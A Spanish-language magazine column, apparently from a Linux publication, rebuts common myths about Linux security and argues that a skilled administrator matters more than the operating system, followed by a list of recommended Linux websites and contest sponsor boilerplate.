Un sistema libre (pensemos en Linux, que para algo esta revista lleva ese nombre) no es más seguro por el mero hecho de ser Linux. Sobre esto hay muchas falacias muy extendidas, sobre todo en determinados entornos poco informados sobre lo que es la seguridad informática. Veamos unos cuantos:

- "No hay virus para Linux". Por supuesto que sí los hay. Y más de los que parece a simple vista. En un momento en el que se encuentran decenas de miles de virus nuevos a lo largo del día, muchos son virus pensados para Linux. Sí, hay virus para Linux y debemos protegernos contra ellos. Google es nuestro amigo, podemos buscar "virus linux", por ejemplo, a ver cuántas referencias aparecen.
- "Linux es un sistema seguro". Vale, es un sistema seguro, pero ¿comparándolo con qué? Que Windows se haya ganado una merecida fama de sistema poco seguro no quiere decir que Linux sea perfecto, ni mucho menos. Sea cual sea la distribución que elijamos, siempre nos vamos a encontrar con parches, actualizaciones y remedios para vulnerabilidades. Cada vez que haya una revisión de nuestra distribución Linux, ¿cuántos errores de los que se corrigen se deben a problemas de seguridad? ¡Muchos! Eso quiere decir que no es tan seguro como muchos piensan.
- "Yo no necesito un sistema de seguridad". Este es el mayor de los problemas. Que el usuario se confíe, que piense que su ordenador, por arte de magia, es seguro y no necesita una ayuda externa. Desgraciadamente, los usuarios que dicen eso porque tienen el sistema completamente actualizado, con todas las aplicaciones parcheadas, sin descargar nada que no provenga de fuentes de confianza y que no inicien cada día sesión como root, son muy pocos. Esos, quizá, pueden presumir de sistema seguro, pero les queda poco.
- "Yo nunca me he infectado". Solamente hay dos clases de usuarios de un ordenador: los que ya se han infectado (o han sufrido un ataque) y los que están a punto de hacerlo. Aparte de que esa frase suele ser mentira (reconozcámoslo, todo el mundo que haya manejado un ordenador ha sufrido algún problema de seguridad), la confianza es el mayor enemigo. En cuanto creas que el sistema está seguro, algo va a pasar: la seguridad no es una meta, es un proceso en el que hay que trabajar todos los días.
- "Mi Linux está perfectamente actualizado". Sí, no lo pondremos en duda, eso es muy bueno. Pero… ¿cuántas aplicaciones están funcionando en él? ¿Están todas tan perfectamente actualizadas y sin ningún tipo de vulnerabilidad?

Y una última reflexión: ¿cómo preferiríamos hacer un viaje en coche, en el coche más seguro del mundo conducido por un irresponsable o en un coche nada seguro conducido por una persona que sabe lo que tiene entre manos? La respuesta al asistente está clara, entonces: no es que los sistemas libres sean seguros. Es que un administrador que sepa lo que hace convierte cualquier ordenador en un sistema bastante seguro.

Páginas recomendadas



www.diariolinux.com



www.elguille.info



www.gatolinux.blogspot.com



www.opensourcespot.org



www.hispabyte.net



www.linuxdata.com.ar



www.linuxhispano.net



www.pillateunlinux.wordpress.com



www.usla.org.ar



www.mundopc.net



www.picandocodigo.net



www.linuxuruguay.org



CONCURSO UNIVERSITARIO DE SOFTWARE LIBRE



HTTP://WWW.CONCURSOSOFTWARELIBRE.ORG/PLANET



Las últimas noticias al instante sobre todos los proyectos

PATROCINA



ORGANIZA





COLABORADOR PRINCIPAL



MEDIOS OFICIALES







COLABORA























